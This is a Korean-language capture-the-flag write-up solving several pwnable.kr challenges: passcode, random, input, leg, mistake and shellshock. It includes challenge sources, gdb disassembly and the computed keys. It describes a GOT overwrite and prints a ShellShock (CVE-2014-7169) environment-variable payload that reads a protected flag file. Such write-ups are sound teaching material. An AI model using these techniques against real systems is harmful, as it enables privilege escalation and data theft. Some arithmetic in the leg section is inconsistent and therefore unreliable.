scanf passcode1 에서 버그 터지는 것을 이용하여 문제 풀이

mov -0x10(%ebp), %edx 에 값을 넣으면 %edx 에 이전의 데이터가 입력

메모리의중복으로 겹침

이 4byte 를 조작해서 원하는 곳에 데이터 입력이 가능


하지만 조건을 만족 시킬 수가 없어서 GOT 를 덮어 씌워서 system 으로 이동

fflush@plt 의 구조를 필요.

fflush@plt 의 jmp 의 got 를 변경

scanf 를 통해 fflush@got 에 데이터를 입력

Random



```
#include <stdio.h>

int main(){
    unsigned int random;
    random = rand();    // random value!

    unsigned int key=0;
    scanf("%d", &key);

    if( (key ^ random) == 0xdeadbeef ){
        printf("Good!\n");
        system("/bin/cat: flag");
        return 0;
    }

    printf("Wrong, maybe you should try 2^32 cases.\n");
    return 0;
}
```

"random.c" [readonly] 19L, 301C 1,1 All

이 문제는 우선 random 값을 알면 끝나는 문제인듯 합니다. 일반적으로 random 은 예약되어 있는 값을 출력하므로 gdb 를 통해 random 값을 구하면 될것 같습니다.

gdb 를 통해서 디스어셈블 하면 다음과 같이 나옵니다.

```
1. ssh
(gdb) disassemble main
Dump of assembler code for function main:
   0x0000000004005f4 <+0>:    push    %rbp
   0x0000000004005f5 <+1>:    mov     %rsp,%rbp
   0x0000000004005f8 <+4>:    sub     $0x10,%rsp
   0x0000000004005fc <+8>:    mov     $0x0,%eax
   0x000000000400601 <+13>:   callq   0x400500 <rand@plt>
   0x000000000400606 <+18>:   mov     %eax,-0x4(%rbp)
   0x000000000400609 <+21>:   movl    $0x0,-0x8(%rbp)
   0x000000000400610 <+28>:   mov     $0x400760,%eax
   0x000000000400615 <+33>:   lea     -0x8(%rbp),%rdx
   0x000000000400619 <+37>:   mov     %rdx,%rsi
   0x00000000040061c <+40>:   mov     %rax,%rdi
   0x00000000040061f <+43>:   mov     $0x0,%eax
   0x000000000400624 <+48>:   callq   0x4004f0 <__isoc99_scanf@plt>
   0x000000000400629 <+53>:   mov     -0x8(%rbp),%eax
   0x00000000040062c <+56>:   xor     -0x4(%rbp),%eax
   0x00000000040062f <+59>:   cmp     $0xdeadbeef,%eax
   0x000000000400634 <+64>:   jne     0x400656 <main+98>
   0x000000000400636 <+66>:   mov     $0x400763,%edi
   0x00000000040063b <+71>:   callq   0x4004c0 <puts@plt>
   0x000000000400640 <+76>:   mov     $0x400769,%edi
   0x000000000400645 <+81>:   mov     $0x0,%eax
   0x00000000040064a <+86>:   callq   0x4004d0 <system@plt>
   0x00000000040064f <+91>:   mov     $0x0,%eax
   0x000000000400654 <+96>:   jmp     0x400665 <main+113>
   0x000000000400656 <+98>:   mov     $0x400778,%edi
   0x00000000040065b <+103>:  callq   0x4004c0 <puts@plt>
   0x000000000400660 <+108>:  mov     $0x0,%eax
   0x000000000400665 <+113>:  leaveq  0(%rax,%rbp)
   0x000000000400666 <+114>:  retq
End of assembler dump.
(gdb) |
```


5 번째 줄 `callq 0x400500 <rand@plt>`에서 랜덤 값을 구한다음 6 번째 줄 에서 그 값을 `eax` 로
집어 넣습니다.

일단 6 번째 줄에 BP 를 걸고 실행을 하고 register 를 확인하면 다음과 같이 나옵니다.


```
1. ssh
End of assembler dump.
(gdb) b *0x400606
Breakpoint 1 at 0x400606
(gdb) r
Starting program: /home/random/random


Breakpoint 1, 0x000000000400606 in main ()
(gdb) i reg
rax                0x6b8b4567      1804289383
rbx                0x0          0
rcx                0x7f0d9d6b30a4  139696452350116
rdx                0x7f0d9d6b30b4  139696452350132
rsi                0x7fff2d36554c  140733951923532
rdi                0x7f0d9d6b36a0  139696452351648
rbp                0x7fff2d365580  0x7fff2d365580
rsp                0x7fff2d365570  0x7fff2d365570
r8                 0x7f0d9d6b30a4  139696452350116
r9                 0x7f0d9d6b3120  139696452350240
r10                0x7fff2d365300  140733951922944
r11                0x7f0d9d336610  139696448693776
r12                0x400510  4195600
r13                0x7fff2d365660  140733951923808
r14                0x0          0
r15                0x0          0
rip                0x400606 0x400606 <main+18>
eflags             0x202    [ IF ]
cs                 0x33     51
ss                 0x2b     43
ds                 0x0      0
es                 0x0      0
fs                 0x0      0
gs                 0x0      0
(gdb) |
```

eax 의 64 비트 호환 레지스터가 rax 이므로 rax 에 들어있는 값이 랜덤 값이 됩니다.
이 0x6b8b4567(1804289383)가 random 이 됩니다.
이 값과 입력한 키 값을 xor 해서 0xdeadbeef 과 맞춰주면 됩니다.
0x6b8b4567 과 0xdeadbeef 를 xor 연산하면 key 값이 나옵니다



```
Yunhoui-MBP:~ GrayField$ python
Python 2.7.6 (default, Sep  9 2014, 15:04:36)
[GCC 4.2.1 Compatible Apple LLVM 6.0 (clang-600.0.39)] on darwin
Type "help", "copyright", "credits" or "license" for more information.
>>> 1804289383 ^ 3735928559
3039230856
>>> 
```

이 값을 random 함수에서 입력해주면 auth 키가 출력됩니다.



```
1. ssh
random@ubuntu:~$ ./random
3039230856
Good!
Mommy, I thought libc random is unpredictable...
random@ubuntu:~$
```

A terminal window titled "1. ssh" with a dark gray background. The window shows a user named "random" at a machine named "ubuntu" in the home directory. They run the command `./random`, which outputs the number `3039230856`. Below this, the text `Good!` is displayed, followed by a humorous message: `Mommy, I thought libc random is unpredictable...`. The prompt `random@ubuntu:~$` is shown again with a cursor.

Input

```
1. ssh
#include <stdio.h>
#include <stdlib.h>
#include <string.h>
#include <sys/socket.h>
#include <arpa/inet.h>

int main(int argc, char* argv[], char* envp[]){
    printf("Welcome to pwnable.kr\n");
    printf("let's see if you know how to give input to program\n");
    printf("Just give me correct inputs then you will get the flag :)\n");

    // argv
    if(argc != 100) return 0;
    if(strcmp(argv[1], "\x00")) return 0;
    if(strcmp(argv[3], "\x20\x0a\x0d")) return 0;
    printf("Stage 1 clear!\n");

    // stdio
    char buf[4];
    read(0, buf, 4);
    if(memcmp(buf, "\x00\x0a\x0d\xff", 4)) return 0;
    read(2, buf, 4);
    if(memcmp(buf, "\x00\x0a\x02\xff", 4)) return 0;
    printf("Stage 2 clear!\n");

    // env
    if(strcmp("\xca\xfe\xba\xbe", getenv("\xde\xad\xbe\xef"))) return 0;
    printf("Stage 3 clear!\n");

    // file
    FILE* fp = fopen("\x0a", "r");
    if(!fp) return 0;
    if( fread(buf, 4, 1, fp)!=1 ) return 0;
    if( memcmp(buf, "\x00\x00\x00\x00", 4) ) return 0;
    fclose(fp);
    printf("Stage 4 clear!\n");

    // network
    int sd, cd;
    struct sockaddr_in saddr, caddr;
    sd = socket(AF_INET, SOCK_STREAM, 0);
    if(sd == -1){
        printf("socket error, tell admin\n");
        return 0;
    }
    saddr.sin_family = AF_INET;
    saddr.sin_addr.s_addr = INADDR_ANY;
    saddr.sin_port = htons( atoi(argv[10]) );
    if(bind(sd, (struct sockaddr*)&saddr, sizeof(saddr)) < 0){
        printf("bind error, use another port\n");
        return 1;
    }
    listen(sd, 1);
    int c = sizeof(struct sockaddr_in);
    cd = accept(sd, (struct sockaddr*)&caddr, (socklen_t*)&c);
    if(cd < 0){
        printf("accept error, tell admin\n");
        return 0;
    }
    if( recv(cd, buf, 4, 0) != 4 ) return 0;
    if(memcmp(buf, "\xde\xad\xbe\xef", 4)) return 0;
    printf("Stage 5 clear!\n");

    // here's your flag
    system("/bin/cat flag");
    return 0;
}
```

각 5 단계의 요구조건을 통과하면 결과값이 출력됩니다.

도저히 풀수가 없어 다른 소스를 참고하였는데도 이해가 안되었습니다.

leg

leg.c

```
#include <stdio.h>
#include <fcntl.h>
int key1(){
    asm("mov r3, pc\n");
}
int key2(){
    asm(
        "push    {r6}\n"
        "add     r6, pc, $1\n"
        "bx      r6\n"
        ".code   16\n"
        "mov     r3, pc\n"
        "add     r3, $0x4\n"
        "push    {r3}\n"
        "pop     {pc}\n"
        ".code   32\n"
        "pop     {r6}\n"
    );
}
int key3(){
    asm("mov r3, lr\n");
}
int main(){
    int key=0;
    printf("Daddy has very strong arm! : ");
    scanf("%d", &key);
    if( (key1()+key2()+key3()) == key ){
        printf("Congratz!\n");
        int fd = open("flag", O_RDONLY);
        char buf[100];
        int r = read(fd, buf, 100);
        write(0, buf, r);
    }
    else{
        printf("I have strong leg :P\n");
    }
    return 0;
}
```

leg.asm

```
(gdb) disass main
Dump of assembler code for function main:
0x00008d3c <+0>:    push    {r4, r11, lr}
0x00008d40 <+4>:    add     r11, sp, #8
0x00008d44 <+8>:    sub     sp, sp, #12
0x00008d48 <+12>:   mov     r3, #0
0x00008d4c <+16>:   str     r3, [r11, #-16]
0x00008d50 <+20>:   ldr     r0, [pc, #104] ; 0x8dc0 <main+132>
0x00008d54 <+24>:   bl      0xfbb6c <printf>
0x00008d58 <+28>:   sub     r3, r11, #16
0x00008d5c <+32>:   ldr     r0, [pc, #96] ; 0x8dc4 <main+136>
0x00008d60 <+36>:   mov     r1, r3
0x00008d64 <+40>:   bl      0xfbbd8 <__isoc99_scanf>
0x00008d68 <+44>:   bl      0x8cd4 <key1>
0x00008d6c <+48>:   mov     r4, r0
0x00008d70 <+52>:   bl      0x8cf0 <key2>
```

```

0x00008d74 <+56>:  mov    r3, r0
0x00008d78 <+60>:  add    r4, r4, r3
0x00008d7c <+64>:  bl     0x8d20 <key3>
0x00008d80 <+68>:  mov    r3, r0
0x00008d84 <+72>:  add    r2, r4, r3
0x00008d88 <+76>:  ldr    r3, [r11, #-16]
0x00008d8c <+80>:  cmp    r2, r3
0x00008d90 <+84>:  bne    0x8da8 <main+108>
0x00008d94 <+88>:  ldr    r0, [pc, #44] ; 0x8dc8 <main+140>
0x00008d98 <+92>:  bl     0x1050c <puts>
0x00008d9c <+96>:  ldr    r0, [pc, #40] ; 0x8dcc <main+144>
0x00008da0 <+100>: bl     0xf89c <system>
0x00008da4 <+104>: b      0x8db0 <main+116>
0x00008da8 <+108>: ldr    r0, [pc, #32] ; 0x8dd0 <main+148>
0x00008dac <+112>: bl     0x1050c <puts>
0x00008db0 <+116>: mov    r3, #0
0x00008db4 <+120>: mov    r0, r3
0x00008db8 <+124>: sub    sp, r11, #8
0x00008dbc <+128>: pop    {r4, r11, pc}
0x00008dc0 <+132>: andeq  r10, r6, r12, lsl #9
0x00008dc4 <+136>: andeq  r10, r6, r12, lsr #9
0x00008dc8 <+140>:          ; <UNDEFINED> instruction:
0x00006a4b0
0x00008dcc <+144>:          ; <UNDEFINED> instruction:
0x00006a4bc
0x00008dd0 <+148>: andeq  r10, r6, r4, asr #9
End of assembler dump.
(gdb) disass key1
Dump of assembler code for function key1:
0x00008cd4 <+0>:  push    {r11}          ; (str r11, [sp, #-4]!)
0x00008cd8 <+4>:  add    r11, sp, #0
0x00008cdc <+8>:  mov    r3, pc
0x00008ce0 <+12>: mov    r0, r3
0x00008ce4 <+16>: sub    sp, r11, #0
0x00008ce8 <+20>: pop    {r11}          ; (ldr r11, [sp], #4)
0x00008cec <+24>: bx     lr
End of assembler dump.
(gdb) disass key2
Dump of assembler code for function key2:
0x00008cf0 <+0>:  push    {r11}          ; (str r11, [sp, #-4]!)
0x00008cf4 <+4>:  add    r11, sp, #0
0x00008cf8 <+8>:  push    {r6}          ; (str r6, [sp, #-4]!)
0x00008cfc <+12>: add    r6, pc, #1
0x00008d00 <+16>: bx     r6
0x00008d04 <+20>: mov    r3, pc
0x00008d06 <+22>: adds   r3, #4
0x00008d08 <+24>: push    {r3}
0x00008d0a <+26>: pop     {pc}
0x00008d0c <+28>: pop     {r6}          ; (ldr r6, [sp], #4)
0x00008d10 <+32>: mov    r0, r3
0x00008d14 <+36>: sub    sp, r11, #0
0x00008d18 <+40>: pop     {r11}          ; (ldr r11, [sp], #4)
0x00008d1c <+44>: bx     lr
End of assembler dump.
(gdb) disass key3
Dump of assembler code for function key3:
0x00008d20 <+0>:  push    {r11}          ; (str r11, [sp, #-4]!)
0x00008d24 <+4>:  add    r11, sp, #0
0x00008d28 <+8>:  mov    r3, lr
0x00008d2c <+12>: mov    r0, r3
0x00008d30 <+16>: sub    sp, r11, #0

```

```

0x00008d34 <+20>: pop      {r11}          ; (ldr r11, [sp], #4)
0x00008d38 <+24>: bx       lr
End of assembler dump.
(gdb)

```

이렇게 두개의 코드가 제공됩니다.

우선 leg.c 의 main 함수 부분을 보면 key 를 입력 받아서 key1 + key2 + key3 와 값이 같으면 문제가 풀림을 알 수 있습니다.

ARM 에서는 일반적으로 다른 아키텍처에서 사용하는 PC 대신에 r15 를 사용합니다. 그리고 ARM 어셈블리어 명령어에 나오는 PC 는 현재 작동하는 명령어의 주소 + 8 또는 +4 입니다. ARM 에서는 두가지 모드로 동작을 하게 됩니다.

첫번째 모드는 ARM mode 로 기본모드입니다. 이때는 PC 의 값은 현재 작동하는 명령어의 주소 +8 이고, 명령어는 4byte 씩 fetch 합니다.

두번째 모드는 Thumb mode 로 CPSR 의 T bit 가 1 일경우에 설정되는 값으로, 2byte 씩 명령어를 fetch 하고, PC 의 값은 현재 작동하는 명령어의 주소 +4 입니다.

모드 변경은 bx 명령어를 통해서 할 수 있습니다. bx 에 점프하는 주소를 주게 되는데 이때 전달되는 주소가 홀수일경우에 T bit 가 1 로 세팅되고 짝수일 경우에는 T bit 가 0 으로 세팅됩니다.

Key1 의 값은 0x00008cdc <+8>: mov r3, pc 입니다. 이때는 ARM mode 이므로 r3 에는 0x8CDC + 8 = 0x8CE4 값이 들어가게 됩니다.

Key2 의

```

0x00008cfc <+12>: add      r6, pc, #1
0x00008d00 <+16>: bx       r6

```


명령어 부분의 r6 = pc + 1 이므로 홀수이므로 bx 를 통해 Thumb mode 로 변경됩니다.

Key2 의 값은 0x00008d04 <+20>: mov r3, pc 입니다. 이때는 Thumb mode 이므로 r3 에는 0x8D04 + 4 = 0x8D0C 값이 들어갑니다.

Key3 의 값은 lr 인데, lr 이란 서브루틴 call 할때 복귀할 다음 r15 값을 넣어놓는 레지스터 입니다. 즉 r3 에는 0x8D80 가 들어갑니다.

결과적으로 key1 + key2 + key3 은 0x8CE4 + 0x8D0C + 0x8D0C = 0x1A770, 108400 이 됩니다.

이 108400 을 입력해주면 문제는 해결됩니다.

A terminal window with a title bar containing three colored buttons (red, yellow, green) and the text "1. ssh". The terminal has a dark gray background and displays the following text in white:

```
/ $ ./leg
Daddy has very strong arm! : 108400
Congratz!
My daddy has a lot of ARMv5te muscle!
/ $
```


Mistake

```
1. ssh

#include <stdio.h>
#include <fcntl.h>

#define PW_LEN 10
#define XORKEY 1

void xor(char* s, int len){
    int i;
    for(i=0; i<len; i++){
        s[i] ^= XORKEY;
    }
}

int main(int argc, char* argv[]){

    int fd;
    if(fd=open("/home/mistake/password",O_RDONLY,0400) < 0){
        printf("can't open password %d\n", fd);
        return 0;
    }

    printf("do not bruteforce...\n");
    sleep(time(0)%20);

    char pw_buf[PW_LEN+1];
    int len;
    if(!(len=read(fd,pw_buf,PW_LEN) > 0)){
        printf("read error\n");
        close(fd);
        return 0;
    }

    char pw_buf2[PW_LEN+1];
    printf("input password : ");
    scanf("%10s", pw_buf2);

    // xor your input
    xor(pw_buf2, 10);

    if(!strcmp(pw_buf, pw_buf2, PW_LEN)){
        printf("Password OK\n");
        system("/bin/cat flag\n");
    }
    else{
        printf("Wrong Password\n");
    }

    close(fd);
    return 0;
}
```

51,0-1 Bot

Mistake 의 함수 원본입니다.


이 함수의 문제가 되는 부분은

`fd=open("/home/mistake/password",O_RDONLY,0400)<0` 입니다.

연산자 우선 순위상 `=`가 `<`보다 후에 처리됩니다.


즉 `open` 결과 정상적으로 열리므로 0 보다 값이 크고 결국 `fd` 에는 0 이 들어가 표준입력으로 변경됩니다.

그리고 처음 10 자리의 값을 입력하고 그다음 password 입력 때 처음 10 자리를 1111111111 과 xor 한 값을 입력해 주면 auth 값이 뜹니다.



```
1. ssh
$ ./mistake
do not bruteforce...
1111111111
input password : 0000000000
Password OK
Mommy, the operator priority always confuses me :(
$
```

ShellShock



```
1. ssh
#include <stdio.h>
int main(){
    setresuid(getegid(), getegid(), getegid());
    setresgid(getegid(), getegid(), getegid());
    system("/home/shellshock/bash -c 'echo shock_me'");
    return 0;
}
```

"shellshock.c" [readonly] 8L, 188C 1,1 All

shellshock.c 의 코드 입니다.

코드가 굉장히 간단합니다. 권한상승을 하고 system("/home/shellsock/bash -c 'echo shock_me'");를 출력하고 종료하는 프로그램입니다.

Shellshock 를 찾아보면 CVE-2014-7169 가 env X='() { (a)=>W' ./bash -c "echo date" 로 매우 비슷한 형태를 갖고 있음을 알 수 있습니다.

CVE-2014-7169 취약점은 ./bash -c 뒷부분의 명령어 결과가 echo 파일 안에 들어가게 됩니다.

/home/shellshock/bash -c 'echo shock_me'가 flag 를 읽는 명령어가 되면 될것 같습니다.

즉 전체 코드가

env X='() { (a)=>W' /home/shellshock/bash -c "cat /home/shellshock/flag"가 되면 될것이고 그 값은 echo 파일 안에 저장 될 수 있다고 보면 됩니다.

즉 echo shock_me 가 "cat /home/shellshock/flag"가 되야 하므로 shock_me 파일을 생성하여 cat /home/shellshock/flag 를 적어줍니다. 그리고 실행권한을 부여합니다.

```
1. ssh
shellshock@ubuntu:/tmp/so$ cat shock_me
cat /home/shellshock/flag
shellshock@ubuntu:/tmp/so$ ls -l
total 8
-rw-rw-r-- 1 shellshock shellshock2 47 Jul  3 09:08 echo
-rwxrwxrwx 1 shellshock shellshock  26 Jul  3 09:06 shock_me
shellshock@ubuntu:/tmp/so$
```

